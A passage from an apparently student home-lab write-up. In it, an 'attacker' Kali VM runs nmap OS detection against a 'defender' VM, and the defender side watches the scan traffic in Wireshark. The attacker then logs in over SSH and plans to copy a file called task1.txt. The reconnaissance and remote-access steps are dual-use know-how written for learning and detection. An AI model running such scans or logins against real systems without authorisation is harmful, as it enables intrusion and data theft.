
The detailed view of the selected frame (Frame 529) shows the following information:

- Frame 529: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interface
- Linux cooked capture v1
- Address Resolution Protocol (reply)
  - Hardware type: Ethernet (1)
  - Protocol type: IPv4 (0x0800)
  - Hardware size: 6
  - Protocol size: 4
  - Opcode: reply (2)
  - Sender MAC address: PcsCompu\_87:1f:b6 (08:00:27:87:1f:b6)
  - Sender IP address: 192.168.56.2
  - Target MAC address: PcsCompu\_68:c7:c6 (08:00:27:68:c7:c6)
  - Target IP address: 192.168.56.5



8. I want to know what OS 192.168.56.2 is running, so to do that we will run the command: **sudo nmap -O 192.168.56.2**, the **-O** option determines what OS it is currently running.

#### Attacker Machine:



The screenshot shows a Kali Linux terminal window titled "NewKali (Internal Network) [Running] - Oracle VM VirtualBox". The terminal displays the output of the `ifconfig` command for the `eth0` and `lo` interfaces. The `eth0` interface is configured with IP `192.168.56.5`, netmask `255.255.255.0`, and broadcast `192.168.56.255`. The `lo` interface is the loopback address `127.0.0.1`. Below the `ifconfig` output, the user enters the command `sudo nmap -O 192.168.56.2`. A large, semi-transparent "KALI LINUX" watermark is visible in the background of the terminal window.

```
NewKali (Internal Network) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
bisayanichoy@R1: ~
File Actions Edit View Help
(bisayanichoy@R1)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.5 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fe68:c7c6 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:68:c7:c6 txqueuelen 1000 (Ethernet)
    RX packets 136153 bytes 205925108 (196.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8738 bytes 540198 (527.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 16 bytes 1152 (1.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 1152 (1.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(bisayanichoy@R1)-[~]
$ sudo nmap -O 192.168.56.2
```



9. So, after executing the command, we can now see what OS it's running, which is **Linux 4.15 - 5.6** and we can also see its MAC address, purpose, and lastly open ports, which we can see its **SSH port 22** is currently open on that machine.

### Attacker Machine:

```
NewKali (Internal Network) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
bisayanichoy@R1: ~
File Actions Edit View Help
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.5 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fe68:c7c6 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:68:c7:c6 txqueuelen 1000 (Ethernet)
    RX packets 136153 bytes 205925108 (196.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8738 bytes 540198 (527.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 16 bytes 1152 (1.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 1152 (1.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(bisayanichoy@R1)-[~]
$ sudo nmap -O 192.168.56.2
[sudo] password for bisayanichoy:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-12 10:14 PDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.2
Host is up (0.0023s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:87:1F:B6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.07 seconds

(bisayanichoy@R1)-[~]
$
```

10. Here is the traffic captured, after running the command: **sudo nmap -O 192.168.56.2** on our Attacker Machine we can see where this traffic originates from.

### Defender Machine:

The screenshot shows a Kali Linux (DEFENDER Machine) virtual machine running Oracle VM VirtualBox. The Wireshark network protocol analyzer is open, displaying a list of captured packets. The interface includes a menu bar (File, Machine, View, Devices, Help), a toolbar, and a status bar. The packet list pane shows the following data:

No.	Time	Source	Destination	Protocol	Length	Info
2203	11.312155877	192.168.56.2	192.168.56.5	TCP	68	22 → 53140 [SYN, ACK, ECE
2204	11.316614562	192.168.56.5	192.168.56.2	TCP	62	53140 → 22 [RST] Seq=1 Wi
2205	11.341155425	192.168.56.5	192.168.56.2	TCP	76	[TCP Previous segment not
2206	11.367207903	192.168.56.5	192.168.56.2	TCP	76	[TCP Port numbers reused]
2207	11.393459239	192.168.56.5	192.168.56.2	TCP	76	[TCP ACKed unseen segment
2208	11.393533250	192.168.56.2	192.168.56.5	TCP	56	22 → 53144 [RST] Seq=2012
2209	11.420541908	192.168.56.5	192.168.56.2	TCP	76	[TCP Port numbers reused]
2210	11.420601325	192.168.56.2	192.168.56.5	TCP	56	1 → 53145 [RST, ACK] Seq=
2211	11.446486186	192.168.56.5	192.168.56.2	TCP	76	[TCP ACKed unseen segment
2212	11.446555588	192.168.56.2	192.168.56.5	TCP	56	1 → 53146 [RST] Seq=20125
2213	11.473225386	192.168.56.5	192.168.56.2	TCP	76	[TCP Previous segment not
2214	11.473279688	192.168.56.2	192.168.56.5	TCP	56	[TCP ACKed unseen segment
2215	11.499349091	192.168.56.5	192.168.56.2	TCP	76	[TCP Dup ACK 2205#1] 5314
2216	11.525296665	192.168.56.5	192.168.56.2	TCP	76	[TCP Retransmission] 5314
2217	11.600656163	192.168.56.5	192.168.56.2	TCP	76	[TCP Dup ACK 2205#2] 5314
2218	11.626441740	192.168.56.5	192.168.56.2	TCP	76	[TCP Retransmission] 5314

The packet details pane for the selected packet (No. 2209) shows the following information:


- Frame 2209: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface
- Linux cooked capture v1
- Internet Protocol Version 4, Src: 192.168.56.5, Dst: 192.168.56.2
- Transmission Control Protocol, Src Port: 53145, Dst Port: 1, Seq: 0, Len: 0
  - Source Port: 53145
  - Destination Port: 1
  - [Stream index: 1048]
  - [Conversation completeness: Incomplete (37)]

The packet bytes pane shows the raw data in hexadecimal and ASCII format:

```
0000 00 00 00 01 00 06
0010 45 00 00 3c e0 26
0020 c0 a8 38 02 cf 99
0030 a0 02 7a 69 ea bf
0040 08 0a ff ff ff ff
```


11. The previous Nmap outputs have given us information on what ports are open, since port 22 is open we are gonna establish a connection with the **Defender Machine**. I will run the command: **ssh [linuxuser@192.168.56.2](#)**.

**Attacker Machine:**



12. We have now successfully established a SSH connection with our Attacker Machine, I also execute the **whoami** command to verify we are in **linuxuser** account, so from the account named: **bisayanichoy** to **linuxuser** we can now verify that we are in the defender machines CLI.


### Attacker Machine:



```
NewKali (ATTACKER Machine) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
linuxuser@Linux: ~
File Actions Edit View Help
(bisayanichoy@R1)-[~]
$ ssh linuxuser@192.168.56.2
linuxuser@192.168.56.2's password:
Linux Linux 6.1.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.12-1kali2 (2023
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sun Aug 20 15:58:20 2023 from 192.168.56.5
(bisayanichoy@R1)-[~]
$ whoami
linuxuser
(bisayanichoy@R1)-[~]
$
```

13. After establishing a SSH connection from our **Attacker Machine** to our **Defender Machine**, we can now see some **SSH** packets in wireshark, in the packet that I've highlighted we can see the source ip address, which is **192.168.56.5**, that is the ip address of our Attacker Machine.

### Defender Machine:



KaliLinux (Password updated, internal network) [Running] - Oracle VM VirtualBox

File Machine View Devices Help

Capturing from any

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.56.5	192.168.56.2	SSH	216	Client: Encrypted packet
2	0.041525647	192.168.56.2	192.168.56.5	TCP	68	22 → 36396 [ACK] Seq=1 Ac
3	0.339386559	192.168.56.2	192.168.56.5	SSH	96	Server: Encrypted packet
4	0.343667356	192.168.56.5	192.168.56.2	TCP	68	36396 → 22 [ACK] Seq=149
5	0.343668511	192.168.56.5	192.168.56.2	SSH	180	Client: Encrypted packet
6	0.343723964	192.168.56.2	192.168.56.5	TCP	68	22 → 36396 [ACK] Seq=29 A
7	0.510312730	192.168.56.2	192.168.56.5	SSH	696	Server: Encrypted packet
8	0.554035121	192.168.56.5	192.168.56.2	TCP	68	36396 → 22 [ACK] Seq=261
9	0.554058129	192.168.56.2	192.168.56.5	SSH	112	Server: Encrypted packet
10	0.555059759	192.168.56.5	192.168.56.2	TCP	68	36396 → 22 [ACK] Seq=261
11	0.555594242	192.168.56.5	192.168.56.2	SSH	528	Client: Encrypted packet
12	0.555682672	192.168.56.2	192.168.56.5	TCP	68	22 → 36396 [ACK] Seq=701
13	0.558979898	192.168.56.2	192.168.56.5	SSH	176	Server: Encrypted packet
14	0.562326762	192.168.56.2	192.168.56.5	SSH	568	Server: Encrypted packet
15	0.563458335	192.168.56.5	192.168.56.2	TCP	68	36396 → 22 [ACK] Seq=721
16	0.751576382	192.168.56.2	192.168.56.5	SSH	232	Server: Encrypted packet
17	0.778107477	192.168.56.2	192.168.56.5	SSH	256	Server: Encrypted packet
18	0.779163828	192.168.56.2	192.168.56.5	SSH	112	Server: Encrypted packet
19	0.779290697	192.168.56.5	192.168.56.2	TCP	68	36396 → 22 [ACK] Seq=721
20	0.828187136	192.168.56.5	192.168.56.2	TCP	68	36396 → 22 [ACK] Seq=721
21	4.612879313	192.168.56.5	192.168.56.2	SSH	112	Client: Encrypted packet
22	4.620085465	192.168.56.2	192.168.56.5	SSH	104	Server: Encrypted packet

Frame 11: 528 bytes on wire (4224 bits), 528 bytes captured (4224 bits) on interface  
Linux cooked capture v1  
Internet Protocol Version 4, Src: 192.168.56.5, Dst: 192.168.56.2  
Transmission Control Protocol, Src Port: 36396, Dst Port: 22, Seq: 261, Ack:  
SSH Protocol  
Packet Length (encrypted): 4e771089  
Encrypted Packet: ba30bc66f271c74081792047df26a64ee0f9f116403ed482656981a0d  
[Direction: client-to-server]

0000 00 00 00 01 00 00  
0010 45 10 02 00 45 b6  
0020 c0 a8 38 02 8e 2c  
0030 80 18 01 f5 07 fa  
0040 66 75 68 e9 4e 77  
0050 81 79 20 47 df 26  
0060 65 69 81 a0 d3 66  
0070 ef fa fd 4d 6a 87  
0080 ef 93 41 06 6a 4b

14. I run the command: **ls -l** to make a long list of what's inside this **linuxuser** account, I see there a text file called: **task1.txt** I would like to copy that to my Attacker Machine.

**Attacker Machine:**



```
NewKali (ATTACKER Machine) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
linuxuser@Linux: ~
File Actions Edit View Help
(bisayanichoy@R1)-[~]
$ ssh linuxuser@192.168.56.2
linuxuser@192.168.56.2's password:
Linux Linux 6.1.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.12-1kali2

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sun Aug 20 15:17:27 2023 from 192.168.56.5
(linuxuser@Linux)-[~]
$ whoami
linuxuser

